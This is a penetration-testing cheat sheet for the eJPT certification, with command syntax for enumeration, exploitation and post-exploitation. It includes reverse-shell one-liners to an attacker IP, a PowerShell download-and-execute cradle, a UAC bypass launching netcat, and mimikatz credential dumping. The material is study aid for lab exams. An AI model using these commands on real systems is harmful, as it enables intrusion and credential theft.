INE eJPT Cheat Sheet | By Elmehdi LAASSIRI
INE eJPT Cheat Sheet | By Elmehdi LAASSIRI

Hello everyone , i recently passed the eJPT cert from INE , and i wanted to make a cheat sheet that can be useful for others who are planning on taking the exam , i will be dividing it into 3 phases , Enumeration , Exploitation and Post Exploitation , for each section i will give you a check list as well as the commands and tools that you might need for each step .
Press enter or click to view image in full size
What is eJPT ?
The eJPT (eLearnSecurity Junior Penetration Tester) is a junior level certification offered by INE Security. It’s a practical exam , you get access to a real lab environment and answer questions based on your progress on the machines. No theory, no guessing , the answers come from what you actually find. It covers the fundamentals: network enumeration, web application basics, exploitation, privilege escalation and pivoting. You get 48 hours to complete it, which is more than enough — and if you go through the course and complete all the skill assessments, you’re already in a good spot to secure your cert. It’s a great first step if you’re looking to break into penetration testing.
Note that this is not a walkthrough , you won’t find specific answers here, but if you follow the methodology you should be good to go. With that said, let’s get into it 🙌
I/ Enumeration
Checklist :
==> First We’re looking for Hosts that are active on the network
==> Scan all ports on the active machines
==> Check for Service versions on those machines and run nmap nse scripts
==> Check for public exploits for those versions
==> Check if the services are misconfigure (Anonymous Login , … )
==> Check if we can brute force those services
==> Check if a CMS is running on the target , if yes check the version for the CMS running on it , plugins , themes , users , password brute force if we have a username .
==> If none of the above result to anything , then we move to enumerating each service separately
Host Discovery
1
2
3
4
5
6
7
# Nmap : More reliable

nmap -T4 -v 10.10.10.0/24 --open -oN Alive.txt

# Fping : Faster but ICMP might be blocked so less reliable

fping -a -g 10.10.0.0/16 2>/dev/null (Some machines might block ICMP packets)
Port Scanning and Service enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# All in one

export target = IP
nmap -p- -Pn $target -v --min-rate 1000 --max-rtt-timeout 1000ms --max-retries 5 -oN Open_Ports.txt && sleep 5 && nmap -Pn $target -sV -sC -v -oN Nmap_sV_sC_Results.txt && sleep 5 && nmap -T5 -Pn $target -v --script vuln -oN Nmap_Vuln_Results.txt

# Open Ports (if ICMP is blocked add -Pn)

export target = IP
nmap -p- -T4 $target --open -oN Open_ports.txt

# Service Version and default scripts

export target = IP
nmap -sVC -p80,445,X,X -T4 $target --open -oN Vulns.txt
Search for Public exploits
1
2
3
4
5
6
7
8
9
# Searchsploit

searchsploit openssh 7.2 : Search for a specific version
searchsploit -x 49787 : this will let us examine the exploit
searchsploit -m 49757 : This will copy the exploit to our current directory

# Msfconsole

msf6> search "Windows 2012 R2"
Misconfigured Services
These are not all the checks for misconfigured services but these are the most machines
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
# FTP Anonymous

ftp $target
==> Username: anonymous | Password: anything
ftp> ls # List Files
ftp> get file.txt # Download the file to our local machine

# Issues : Sometimes we can get this error message .

ftp> ls229 Entering Extended Passive Mode (|||5417|)
ftp> passive off
This will fix the issue

# SMB : Sometimes shares can allow anonymous access

crackmapexec smb $target -u '' -p '' --shares

nxc smb $target -u '' -p '' --shares

smbclient -L \\\\$target\\ -N

smbclient \\\\target\\Share_Name -N

# RPC : RPC can also allow anonymous login if misconfigured

rpcclient -U "" -N $target
rpcclient> enumdomusers # We might get users to use for brute force attacks
Brute Force Services
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
# Default Creds : We can se Seclist , it has many default creds wordlists
==> Usernames
/usr/share/metasploit-framework/data/wordlists/default_credentials_for_services_unhash.txt
/usr/share/metasploit-framework/data/wordlists/common_users.txt
/usr/share/seclists/Usernames/top-usernames-shortlist.txt
==> Passwords
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
/usr/share/wordlists/rockyou.txt
/usr/share/seclists/Passwords/Default-Credentials/default-passwords.csv

==> Using Hydra

hydra -L Wordlist_Users -P Password_Wordlist ftp://$target
hydra -L Wordlist_Users -P Password_Wordlist smb://$target
hydra -L Wordlist_Users -P Password_Wordlist ssh://$target
hydra -L Wordlist_Users -P Password_Wordlist rdp://$target

==> Using NXC or CME (For smb v2 hydra might not work)

nxc smb $target -u Wordlist_Users -p Password_Wordlist
nxc winrm $target -u Wordlist_Users -p Password_Wordlist
nxc rdp $target -u Wordlist_Users -p Password_Wordlist
CMS Enumeration
Always run a directory brute force first before assuming the root URL is the entry point , WordPress (or any CMS) could be sitting at /blog , /wordpress , /cms or anything really .
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Brute force for hidden directories
gobuster dir -u http://$target -w /usr/share/seclists/Discovery/Web-Content/common.txt
dirb http://$target

# Detect CMS
whatweb http://$target # Quick CMS fingerprinting
curl http://$target | grep -i wordpress  # Manual check
wappalyzer # Can also detect wordpress (it's an extension)

# WPScan - Make sure to specify the correct URL for WP , Blog is an example here
wpscan --url http://$target/blog # Basic scan
wpscan --url http://$target/blog --enumerate p,t,u # Plugins, themes, users
wpscan --url http://$target/blog -U users.txt -P /usr/share/wordlists/rockyou.txt  # Brute force

==> Check the Pluggings version and the themes used for known exploits online.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Drupal : Again we start with Directory Brute forcing in case it wasn't on Root path
droopescan scan drupal -u http://$target
droopescan scan drupal -u http://$target/drupal # If not on root path

# Check Version
curl http://$target/drupal/CHANGELOG.txt # Often exposes exact version
==> try Brute forcing for this Directory if not easily accessbile
==> Also just like with WP , always specify the correct Drupal URL
curl http://$target/drupal/core/CHANGELOG.txt # Drupal 8+

# Check public Exploits
searchsploit drupal 7.x
searchsploit drupal 8.x

# Known Exploits to check
search exploit/unix/webapp/drupal_drupalgeddon2
use exploit/unix/webapp/drupal_drupalgeddon2
set RHOSTS $target
set TARGETURI /BLOG # If not on Root path of course (/BLOG is just an example)
run
Enumerating Each Service
1 / FTP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31

# Enum
nmap -p 21 -sVC $target
nc -nv $target 21

# Brute force the login

==>use auxilary/..../ftp_login
set USR_FILE
set USR_PASS
run

# Hydra

hydra -L Wordlist_Users -P Password_Wordlist ftp://$target

# Login

ftp $target # Enter username and pass , anonymous and nothing if allowed
ftp> passive off
ftp> ls
ftp> get file.txt

wget -m ftp://anonymous:anonymous@$target : Download all files

# FTP bounce : We can use FTP to enumerate local host on other machines

use auxiliary/scanner/ftp/ftp_bounce
set RHOSTS <FTP_server>
set RPORT <FTP_port>
run
2/ SMB
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
# All in one - Users, shares, groups, domains...
enum4linux -a $target
enum4linux -a $target -u administrator -p password    # With creds

# Enumerate Version (useful to identify Windows version)
msf6> use auxiliary/scanner/smb/smb_version
msf6> set RHOSTS $target
msf6> run

# Brute Force
crackmapexec smb $target -u users.txt -p passwords.txt
nxc smb $target -u users.txt -p passwords.txt --continue-on-success

# Shares - Anonymous
crackmapexec smb $target -u '' -p '' --shares
smbclient -L \\\\$target\\ -N

# Shares - With Creds
crackmapexec smb $target -u 'username' -p 'password' --shares
nxc smb $target -u 'username' -p 'password' --shares
smbmap -H $target -u admin -p password
smbclient -L \\\\$target\\ -U admin # List Shares
smbclient \\\\$target\\SHARE -U admin # Access Shares

# RPC

rpcclient -U "" $target
rpcclient> help
3/ MySQL
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
nmap -sCV -p3306 $target

# Version Check
use auxiliary/scanner/mysql/mysql_version
set RHOSTS $target
run

# Brute Force

==> Via Metasploit :

use auxiliary/scanner/mysql/mysql_login
set RHOSTS $target
set USER_FILE users.txt
set PASS_FILE passwords.txt
set STOP_ON_SUCCESS true
run

==> Via Hydra

hydra -L users.txt -P pass.txt -f 3306 mysql://$target

==> Via Nmap

nmap -p 3306 --script mysql-brute $target

# Enumerating Users

use auxiliary/admin/mysql/mysql_enum
set RHOSTS $target
set USERNAME root
set PASSWORD password
run

# Dumping DB Schema

use auxiliary/scanner/mysql/mysql_schemadump
set RHOSTS $target
set USERNAME root
set PASSWORD password
run
4/ SSH
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# Banner grabbing
nmap -sVC -p 22 $target
nc -nv $target 22
use auxiliary/scanner/ssh/ssh_version

# User Enumeration
msf> use auxiliary/scanner/ssh/ssh_enumusers

# Brute Force
hydra -l user -P rockyou.txt ssh://$target
use auxiliary/scanner/ssh/ssh_login

# Known CVE to check
use auxiliary/scanner/ssh/libssh_auth_bypass
5/ HTTP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# HTTP Enumeration

# Technology Fingerprinting
whatweb http://$target
wapalyzer # Browser extension

# Directory Bruteforce
gobuster dir -u http://$target -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -x php,html,txt -t 50
dirsearch -u http://$target
ffuf -u http://$target/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt

# Subdomain / Vhost Enumeration
gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://$target
ffuf -w /usr/share/seclists/Discovery/DNS/namelist.txt -H "Host: FUZZ.$target" -u http://$target

# Crawling
burpsuite # Target → Sitemap for automatic crawling
Make sure to add each subdomain found as well as every VHOST to the /etc/hosts file. Now here is a list of Basic Web attacks to keep in mind in case the way was through the web server , i didn’t go deep into web attacks since the course is not heavy on web Attacks , but here is a quick cheat sheet to keep in mind .
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
# Web Attacks

# 1/ SQL Injection
# Automated
sqlmap -r request.txt --batch                      # Use burp to save the request
sqlmap -r request.txt --batch --dbs                # List databases
sqlmap -r request.txt -D <db> --tables             # List tables
sqlmap -r request.txt -D <db> -T <table> --dump    # Dump table

# Manual Testing
http://$target/page.php?id=1'                      # Test for SQLi
http://$target/page.php?id=1'-- -                  # Comment out the rest
http://$target/page.php?id=1 order by 5            # Find number of columns (increment until error)
http://$target/page.php?id=1 union select 1,2,3,4,5 # Find injectable columns
http://$target/page.php?id=1 union select database(),2,user(),4,5  # DB info

# Auth Bypass
admin'-- -
' or 1=1-- -

# 2/ LFI (Local File Inclusion)
ffuf -u 'http://$target/index.php?page=FUZZ' -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt

# Common payloads
../../../../etc/passwd
../../../../windows/win.ini

# PHP Filter (read source code)
http://$target/index.php?page=php://filter/convert.base64-encode/resource=/etc/passwd

# 3/ File Upload
# Always test alternative extensions if php is blocked
.php5 .phtml .phar .php3
/usr/share/webshells/                              # Kali has ready made webshells

# 4/ Command Injection
# If a parameter gets passed to a system command try:
; whoami
| whoami
&& whoami
`whoami`
$(whoami)

# 5/ WordPress RCE (if admin access)
# Appearance → Theme Editor → 404.php → add revshell
# Then visit:
http://$target/wp-content/themes/twentynineteen/404.php

# Apache Tomcat (if manager accessible)
msfvenom -p java/meterpreter/reverse_tcp LHOST=<your_ip> LPORT=4444 -f war -o shell.war
# Upload via http://$target:8080/manager/html
msf6> use auxiliary/scanner/http/tomcat_mgr_login  # Brute force manager creds first
6/ SMTP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# Scanning
nmap -p25 -sVC $target
nc -nv $target 25
echo "EHLO test" | nc $target 25 # Get banner this way
nmap -p 25 --script smtp-commands $target # Get SMTP commands
use auxiliary/scanner/smtp/smtp_version

# Enumerating Users
==> Automated
nmap -p 25 --script smtp-enum-users $target
use auxiliary/scanner/smtp/smtp_enum
==> Manually (using VRFY)
telnet $target 25
VRFY admin
VRFY root
VRFY user # Existing users return a different response code (252) vs non-existing (550)

# Brute Forcing
hydra -L users.txt -P passwords.txt smtp://$target:587
7/ WebDAV
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# Identification
nmap -p80,443 -sVC $target
curl -X OPTIONS http://$target/webdav/ -v # Look for methods like PUT
nmap -p 80,443 --script http-methods $target
nmap -p 80,443 --script http-webdav-scan $target
nmap -p 80 --script http-webdav-scan --script-args http-webdav-scan.path=/webdav/ $target

# Brute Force Login to WebDAV
hydra -L users.txt -P passwords.txt $target http-get /wedav/

# Common paths for WebDAV
/webdav/
/dav/
/WebDAV/
/uploads/
/files/
/_vti_bin/
/sharepoint/
8/ SNMP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Scanning (UDP!)
nmap -sU -p161 $target
nmap -sU -p161 --script snmp-info $target

# Community String Brute Force (default is usually "public" or "private")
onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt $target
msf6> use auxiliary/scanner/snmp/snmp_login

# Enumeration (once you have the community string)
snmpwalk -c public -v2c $target   # Dump everything
snmp-check -t $target -c public   # Human readable output

# Useful OIDs
snmpwalk -c public -v2c $target .1.3.6.1.2.1.25.4.2.1.2   # Running processes
snmpwalk -c public -v2c $target .1.3.6.1.2.1.25.6.3.1.2   # Installed software
snmpwalk -c public -v2c $target .1.3.6.1.4.1.77.1.2.25    # Windows users
9/ DNS
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# Scanning
nmap -p53 -sVC $target
nmap -p53 --script dns-nsid $target # Banner grabbing

# Basic Queries
dig $target
dig A $target  # A record
dig MX $target # Mail servers
dig NS $target # Nameservers
dig any $target @$target # All records

# Zone Transfer (huge win if misconfigured)
dig axfr @$target <domain>
fierce --domain <domain> --dns-servers $target

# Subdomain Brute Force
dnsenum --dnsserver $target --enum -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt <domain>
dnsrecon -d <domain> -n $target
Other Services
Of course i can’t go into every service that you might encounter , but these are the most common ones on machines , each time there will be a new service or port that you have never seen before , i recommend checing all of these resources , for information on how to properly enumerate and exloit those services
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# Hack Tricks
https://hacktricks.wiki/en/index.html

# The Hacker Recipes
https://www.thehacker.recipes/infra/protocols/smb

# Hackviser
https://hackviser.com/tactics/pentesting

# Exploit Notes
https://exploitnotes.org/exploit/dns/index.html

# Pentesting Book
https://www.pentest-book.com/others/web-checklist
These should be more than enough to cover almost every service that you will ever encounter .
II/ Exploitation
Check List
This step is pretty straight forward , we just tailor our exploit and run it against the target
==> Get initial access via the exploit found (exploit-db or metasploit)
==> Check Common CVE’s for each service found
==> If we can’t find any exploit to use then we should look to exploit each service separately
==> Stabilize your Shell
==> Look for users privileges ( we will need it for Privesc)
Exploit-db & Metasploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Via Exploit-db : A quick example

searchsploit vsftp 2.3.4
searchsploit -m unix/remote/49757.py # Copy it to our local directory
vim 49757.py  # Edit exploit (IP, port, etc.)
python3 49757.py # Run the exploit

# Via Metasploit

msfconsole
msfconsole> search eternalblue
msfconsole> setg RHOSTS $target # This will modify RHOSTS on all exploits without tht need to redo it everytime
msfconsole> use 0
msf exploit(windows/smb/ms17_010_eternalblue) > options
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS $target # Speficy the target
msf exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST Our_IP # specify the IP where we will recieve the connection
msf exploit(windows/smb/ms17_010_eternalblue) > set Target Windows Server 2008 R2 # If multiple targets are available
msf exploit(windows/smb/ms17_010_eternalblue) > run
# Now note that each exploit will have different options that we need to specify in order for the exploit to work
Common CVE’s for each service
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
# SMB

MS17-010 EternalBlue → RCE, Windows 7/Server 2008, exploit/windows/smb/ms17_010_eternalblue
MS08-067 → RCE, Windows XP/Server 2003, exploit/windows/smb/ms08_067_netapi
CVE-2007-2447 Samba 3.0.x → RCE, exploit/multi/samba/usermap_script

# FTP

vsftpd 2.3.4 → Backdoor RCE, exploit/unix/ftp/vsftpd_234_backdoor
ProFTPD 1.3.3c → Backdoor RCE, exploit/unix/ftp/proftpd_133c_backdoor
ProFTPD 1.3.5 → File copy without auth (mod_copy), exploit/unix/ftp/proftpd_modcopy_exec

# SSH

OpenSSH < 7.7 → Username enumeration, auxiliary/scanner/ssh/ssh_enumusers
libssh 0.6-0.8.3 (CVE-2018-10933) → Auth bypass, auxiliary/scanner/ssh/libssh_auth_bypass
OpenSSH 7.2p1 → Username enumeration via timing attack

# RDP

BlueKeep (CVE-2019-0708) → RCE unauthenticated, Windows 7/Server 2008, exploit/windows/rdp/cve_2019_0708_bluekeep_rce
DejaBlue (CVE-2019-1181/1182) → RCE, Windows 8/10/Server 2012+

# HTTP

ShellShock (CVE-2014-6271) → RCE via CGI, exploit/multi/http/apache_mod_cgi_bash_env_exec
Rejetto HFS 2.3 → RCE, exploit/windows/http/rejetto_hfs_exec
Apache Struts (CVE-2017-5638) → RCE, exploit/multi/http/struts2_content_type_ognl
Tomcat (CVE-2019-0232) → RCE via CGI, exploit/windows/http/tomcat_cgi_cmdlineargs
Tomcat Manager weak creds → WAR upload RCE, exploit/multi/http/tomcat_mgr_upload

# Mysql

MySQL 4.x/5.x UDF → LPE to root, exploit/linux/mysql/mysql_udf_payload
MySQL < 5.5.51 → Auth bypass (CVE-2012-2122)

# SMTP

Haraka < 2.8.9 (CVE-2016-8710) → RCE, exploit/linux/smtp/haraka

# Drupal

Drupalgeddon2 (CVE-2018-7600) → RCE unauthenticated, exploit/unix/webapp/drupal_drupalgeddon2
Drupalgeddon3 (CVE-2018-7602) → RCE authenticated

# Wordpress

Arbitrary file upload via vulnerable plugins → common, check with WPScan
xmlrpc.php brute force → auxiliary/scanner/http/wordpress_xmlrpc_login

# SNMP

Public community string → info disclosure, credentials in configs
Note that these are not all the CVE’s that you will encounter but here i tried adding the most common ones , the “classic” ones that you would find on common Boxes and labs
1
2
3
4
5
6
7
8
9
10
EternalBlue → HTB Legacy, Blue
MS08-067 → HTB Legacy
vsftpd 2.3.4 → HTB Lame
Samba usermap → HTB Lame
Rejetto HFS → HTB Optimum
ShellShock → HTB Shocker
Drupalgeddon2 → HTB Droopy
Tomcat Manager → HTB Jerry
libssh auth bypass → HTB ForwardSlash / INE labs
BlueKeep → THM Blue / INE labs
Service Exploitation
I would recommend these resources for each service running in case the target wasn’t running any exploitable service , our best hope will be some sort of misconfiguration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# Hack Tricks
https://hacktricks.wiki/en/index.html

# The Hacker Recipes
https://www.thehacker.recipes/infra/protocols/smb

# Hackviser
https://hackviser.com/tactics/pentesting

# Exploit Notes
https://exploitnotes.org/exploit/dns/index.html

# Pentesting Book
https://www.pentest-book.com/others/web-checklist
Shell Stabalizer
This can be considered as part of Post exploitation but anyways
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# Linux - Upgrading a dumb shell (no TTY)
which python
python3 -c 'import pty;pty.spawn("/bin/bash")'
ctrl+z  # Background the shell
stty raw -echo; fg # Fix terminal
export TERM=xterm
PS1='\[\e[31m\]\u\[\e[96m\]@\[\e[35m\]\H\[\e[0m\]:\[\e[93m\]\w\[\e[0m\]\$'  # Optional: adds colors to prompt

# Metasploit - Upgrading a shell session to Meterpreter
msf6> sessions # List active sessions
msf6> sessions -u 1 # Auto upgrade session 1 to Meterpreter

# Manually upgrading to Meterpreter
==> Generate payload with msfvenom
==> Host it with a Python HTTP server on Kali
==> Transfer it to the target machine
==> Set up matching listener (multi/handler)
==> Execute payload on target
User Privileges
1
2
3
4
5
6
7
8
9
10
11
12
13
# Linux
whoami                          # Current user
id                              # User ID + groups
sudo -l                         # What can we run as sudo
cat /etc/passwd                 # List all users
cat /etc/sudoers                # Sudo config

# Windows
whoami
whoami /priv                    # Token privileges (juicy for privesc)
whoami /groups                  # Group memberships
net users                       # List all users
net localgroup administrators   # Who's in the admin group
III/ Post Exploitation
Perfect so now we got access , a foothold on the network , maybe a web shell , maybe an ssh account , smb creds , … , either way , we now need to start our reconnaissance once again , ENUMERATION once again haha , when it comes to post exploitation the main idea is :
Get access ==> PrivEsc ==> Dump Creds ==> Try using those creds to access other machines ==> Once inside a New machine do the same thing again ==> Look for the internal Network ==> Pivot inside the Internal Network ==> If you find another internal Network do the same thing AGAIN .
==> First check if you can gain access as a different user on the same machine , maybe that user has more privileges that we can abuse to gain Administrator / ROOT / System (you get the idea)
==> Privileges Escalation (Checklist Incoming haha )
==> Dump credentials / hashes on the current machine (hashdump, mimikatz, /etc/shadow…)
==> Try those creds / hashes on other machines in the network (password reuse is real)
==> Always establish some sort of Persistence to make life easier in case we took a break and wanted to go back to where we were
==> If you find a machine that can access the internal Network , use that as a pivot point , either use metasploit , chisel , ligolo , (i prefer ligolo cause it’s waay faster and more reliable )
==> Once inside a new machine, start over from the top
User Enumeration
1/ Linux
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
# Get All users on the machine first

cat /etc/passwd | grep /bin/bash
ls /home

# Who are we ?
whoami && id
ss -lntu # Check open ports (internal services?)

# Can we switch to another user?
su - <username>  # Try creds you already found
sudo -l  # Can we run anything as another user?
sudo -u <username> /bin/bash # If sudo allows it

# Look for files owned by other users
find / -writable -type f -user <username> 2>/dev/null
find / -writable -type d -user <username> 2>/dev/null

# Credential reuse
grep -ri "password" /home 2>/dev/null
grep -ri "password" /var/www 2>/dev/null  # Web configs often have DB creds
cat ~/.bash_history # Previous commands might leak creds

# Pspy check processes as they might have creds as well
chmod +x pspy && ./pspy
If we don’t find anything of use , we can move to the privilege escalation section , maybe we can get there without the need for another user .
2/ Windows
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# Who are we?
whoami
whoami /priv   # Token privileges
whoami /groups # Group memberships

# Other users on the machine
net users # List all users
net localgroup administrators # Who's admin?

# Can we switch to another user?
# If you have creds try:
runas /user:<username> cmd.exe

# Credential reuse
cmdkey /list # Stored credentials
type C:\Users\<username>\.bash_history
dir /s /b C:\*.txt 2>nul | findstr -i password    # Search for password files
findstr /si "password" C:\*.xml C:\*.ini C:\*.txt  # Grep equivalent
Most of the times for Windows machines , we won’t need a different user , we can move to the Privesc check list right away .
Privilege Escalation
1/ Linux
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
# Linux Privilege Escalation

# Automated (run these first)
chmod +x linpeas.sh && ./linpeas.sh
chmod +x pspy && ./pspy                            # Look for UID=0 processes

# Quick Wins
sudo -l # Sudo permissions
sudo -V # Check sudo version for exploits
uname -a # Kernel version
find / -type f -perm -04000 -ls 2>/dev/null # SUID binaries
getcap -r / 2>/dev/null # Capabilities
cat /etc/crontab && ls /etc/cron* # Cronjobs
ps aux | grep -i root # Services running as root
cat /etc/fstab # NFS shares?

# SUID Abuse
bash -p  # If bash is SUID For example
# For other SUID binaries check → https://gtfobins.github.io

# Sudo Abuse
sudo -u <user> /bin/bash # Run shell as another user
sudo -u#-1 /bin/bash # Bypass (ALL, !root) restriction

# Cronjob Abuse
# If a cronjob runs a writable script as root, replace it with a revshell
echo 'bash -i >& /dev/tcp/<your_ip>/4444 0>&1' >> /path/to/script.sh

# Path Abuse
# If an SUID calls a binary without full path:
echo 'bash -i >& /dev/tcp/<your_ip>/4444 0>&1' > /tmp/cp
chmod +x /tmp/cp
export PATH=/tmp:$PATH # Our binary gets executed first

# Python Library Hijacking
# If a root script imports a non-existent library:
echo 'import os; os.system("chmod +s /bin/bash")' > /path/to/library.py

# Systemctl SUID Abuse
# Create malicious service and start it as root:
cat > /dev/shm/root.service << EOF
[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/<your_ip>/9999 0>&1'
[Install]
WantedBy=multi-user.target
EOF
/bin/systemctl enable /dev/shm/root.service
/bin/systemctl start root

# Credential Harvesting
grep -ri "password" /home 2>/dev/null
grep -ri "password" /var/www 2>/dev/null
cat ~/.bash_history
# Firefox passwords:
cat /home/<user>/.mozilla/firefox/profiles.ini
sqlite3 places.sqlite 'SELECT url, title FROM moz_places ORDER BY last_visit_date DESC LIMIT 30;'
2 / Windows :
For the windows section , many groups , privileges and permissions can be abused , i do have a huge checklist for Windows Privesc where i go in detail and exploit each group , each Token , Domain ACLs , ADCS misconfiguration , and so one but for this one , since it’s mainly for eJPT , i will keep relevant stuff only .
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
# Windows PrivEsc

# Automated (run these first)
# Transfer winpeas.exe to target and run it
.\winpeas.exe

# PowerUp - checks for common misconfigs
powershell -nop -exec bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://<your_ip>/PowerUp.ps1');Invoke-AllChecks"

# Metasploit : This will also check for Kernel Exploits
msf6> use post/multi/recon/local_exploit_suggester

# Quick Wins
whoami /priv # SeImpersonatePrivilege = potato attacks
whoami /all
C:\Windows\Panther\Unattend.xml # Sometimes we might find creds on them
C:\Windows\Panther\Autounattend.xml # Sometimes this is what is called
cmdkey /list # Stored credentials
%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt  # PS history

# Search for passwords
findstr /spin "password" C:\*.xml C:\*.ini C:\*.txt
Get-ChildItem -Path C:\ -Recurse -Include *.config,*.ini,*.xml,*.txt -File -ErrorAction SilentlyContinue | Select-String -Pattern "password="

# Open ports (internal services?)
netstat -ano | findstr /v UDP

# SeImpersonatePrivilege Abuse (Potato Attacks)
==> If we have a Meterpreter session just use getsystem it will automate everything
meterpreter> getsystem
==> Or do it manually :
.\GodPotato-NET4.exe -cmd "cmd.exe"
.\PrintSpoofer64.exe -i -c cmd

# Unquoted Service Path
sc qc <servicename> # Check service path
icacls "C:\Path\To\Service" # Check write permissions
# If unquoted path + write access → drop malicious exe in path

# UAC Bypass (if in Administrators group but medium integrity)
REG ADD HKCU\SOFTWARE\CLASSES\mscfile\shell\open\command /d "c:\windows\temp\nc.exe -e cmd.exe <your_ip> 4444" /f
eventvwr.exe
Dumping Hashes
1/ Linux
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
# Hash Types in /etc/shadow
$1  = MD5
$2  = Blowfish
$5  = SHA-256
$6  = SHA-512

# Dumping
cat /etc/shadow                                    # Manual if you have root access

# Via Metasploit (will unshadow automatically)
meterpreter> cat /etc/shadow
# Or
msf6> use post/linux/gather/hashdump
msf6> set SESSION 2
msf6> run

# Cracking with John
unshadow /etc/passwd /etc/shadow > hashes.txt
john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

# Cracking with Hashcat
hashcat -m 500 hashes.txt /usr/share/wordlists/rockyou.txt    # MD5   ($1$)
hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt   # Blowfish ($2$)
hashcat -m 1400 hashes.txt /usr/share/wordlists/rockyou.txt   # SHA-256 ($5$)
hashcat -m 1800 hashes.txt /usr/share/wordlists/rockyou.txt   # SHA-512 ($6$)
The metasploit method is by far the cleanest one , it simplifies most of the work , all what’s left is use hashcat or john to crack them .
2/ Windows
For eJPT , sam , lsa , are more than enough , the others are mostly for AD exploitation which is out of scope but good to keep as a note for future reference .
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
# Credential Dumping

# SAM Database (local users)
nxc smb $target -u 'admin' -p 'password' --sam
nxc smb $target -u 'admin' -p 'password' --lsa
nxc smb $target -u 'admin' -p 'password' --loggedon-users

# Using Meterpreter

meterpreter> load kiwi
meterpreter> hashdump
meterpreter> creds_all # Retrieve all credentials
meterpreter> lsa_dump_sam # This will dump NTLM hashes for all users , and it will also dump the SysKey that the encrypts the SAM db
meterpreter> change_password # For persistence

# Using Mimikatz :

.\mimikatz.exe
privilege::debug
lsadump::sam # This will dump all the LSA Hashes as well as detailed information
lsadump::secrets
sekurlsa::logonpasswords # This will dump clear text passwords of user that are logged on , if the system is configured to store them of course .

# Cracking NTLM Hashes (after dumping)
==> Always think about Spraying the Hash if we can't crack it .'''
john dumped_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=NT
hashcat -m 1000 dumped_hashes.txt /usr/share/wordlists/rockyou.txt

# NTDS (domain users - requires Domain Admin)
nxc smb $target -u 'admin' -p 'password' --ntds

